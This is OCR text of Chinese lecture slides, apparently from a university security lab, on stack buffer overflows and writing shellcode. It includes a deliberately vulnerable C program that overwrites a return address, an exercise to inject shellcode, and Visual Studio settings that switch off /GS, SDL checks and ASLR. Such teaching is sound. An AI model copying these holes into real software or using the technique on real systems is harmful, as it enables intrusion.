
```
#include <stdio.h>
 #include <stdlib.h>

 void why_here(void)
{
   printf("why u here !n\n");
   printf("you are traped here\n");
   system("pause");
   _exit(0);
  }

  int main(int argc,char * argv[])
 {
   int buff[1];
  buff[2] = (int)why_here;
   system("pause");
  return 0;
   }
```

选做


- 试自己编写一个缓冲区溢出的程序，通过溢出覆盖返回地址和植入Shellcode，从而跳转到Shellcode执行，给出源码和运行结果截图。（附加题）
- 提示：Shellcode生成可以参考课件中的介绍。

注意事项


高版本的Visual Studio会对代码进行缓冲区溢出的检测，无法达到预期的实验结果，所以在进入调试模式之前，请检查以下选项是否关闭！




注意事项


SecLab 属性页
配置(C): 活动(Debug)
平台(P): 活动(Win32)
配置管理器(O)...
配置属性
常规
调试
VC++ 目录
C/C++
常规
优化
预处理器
代码生成
语言
预编译头
输出文件
浏览信息
高级
所有选项
命令行
链接器
清单工具
XML 文档生成器
浏览信息
生成事件
自定义生成步骤
代码分析
附加包含目录
其他 #using 指令
调试信息格式 用于"编辑并继续"的程序数据库 (/ZI)
支持仅我的代码调试 是 (/JMC)
公共语言运行时支持
使用 Windows 运行时扩展
取消显示启动版权标志 是 (/nologo)
警告等级 等级 3 (/W3)
将警告视为错误 否 (/WX-)
警告版本
诊断格式 传统型 (/diagnostics:classic)
SDL 检查 否 (/sdl-)
多处理器编译
附加包含目录
指定一个或多个要添加到包含路径中的目录；当目录不止一个时，请用分号分隔。 (/I[路径])
确定
取消
应用(A)

注意事项


OverFlow 属性页
配置(C): 活动(Debug)
平台(P): 活动(Win32)
配置管理器(O)...
C/C++
常规
优化
预处理器
代码生成
语言
预编译头
输出文件
浏览信息
高级
所有选项
命令行
链接器
清单工具
XML 文档生成器
浏览信息
启用字符串池
启用最小重新生成 是 (/Gm)
启用 C++ 异常 是 (/EHsc)
较小类型检查 否
基本运行时检查 默认值
运行库 多线程调试 DLL (/MDd)
结构成员对齐 默认设置
安全检查 禁用安全检查 (/GS-)
启用函数级链接
启用并行代码生成
启用增强指令集 未设置
浮点模型 精度 (/fp:precise)
启用浮点异常
启用字符串池
允许编译器在执行过程中，在程序映像和内存中创建相同字符串的单个只读副本，从而生成较小的程序(一种称为字符串池的优化)。/O1、/O2 和 /ZI 自动设置 /GF 选项。
确定
取消
应用(A)

注意事项


Mboxflow 属性页
配置(C): 活动(Debug)
平台(P): 活动(Win32)
配置管理器(O)...
配置属性
常规
调试
VC++ 目录
C/C++
链接器
常规
输入
清单文件
调试
系统
优化
嵌入的 IDL
Windows 元数据
高级
所有选项
命令行
清单工具
XML 文档生成器
浏览信息
生成事件
自定义生成步骤
代码分析
入口点
无入口点 否
设置校验和 否
基址
随机基址 否 (/DYNAMICBASE:NO)
固定基址 是 (/FIXED)
数据执行保护(DEP) 是 (/NXCOMPAT)
关闭程序集生成 否
卸载延迟加载的 DLL
取消绑定延迟加载的 DLL
导入库
合并节
目标计算机 MachineX86 (/MACHINE:X86)
配置文件 否
CLR 线程特性
CLR 映像类型 默认映像类型
密钥文件
密钥容器
延迟签名
CLR 非托管代码检查
错误报告 立即提示 (/ERRORREPORT:PROMPT)
部分的对齐方式
保留 PInvoke 调用的最后一个错误代码
入口点
/ENTRY 选项将某个入口点函数指定为 .exe 文件或 DLL 的起始地址。
确定
取消
应用(A)

结束语

感 谢 聆 听!

特别说明：PPT中所有来自于网络的图片和素材仅用于教学，并保证在未经原作者同意的情况下，不用于任何商业目的。

结束语

感 谢 聆 听!


特别说明：PPT中所有来自于网络的图片和素材仅用于教学，并保证在未经原作者同意的情况下，不用于任何商业目的。

- 缓冲区溢出—编制Shellcode
  - 编制一个程序


shellcode.cpp

```
#include <windows.h>

void main ()
{
    MessageBoxA (NULL,NULL,NULL,0);
}
```

- 缓冲区溢出—编制Shellcode
  - 设置断点




- 缓冲区溢出—编制Shellcode
  - 跟踪调试程序执行




- 缓冲区溢出—编制Shellcode
  - 进入汇编状态

- 缓冲区溢出—编制Shellcode
  - 查看调用地址



- 缓冲区溢出—编制Shellcode
  - 获取代码真实地址



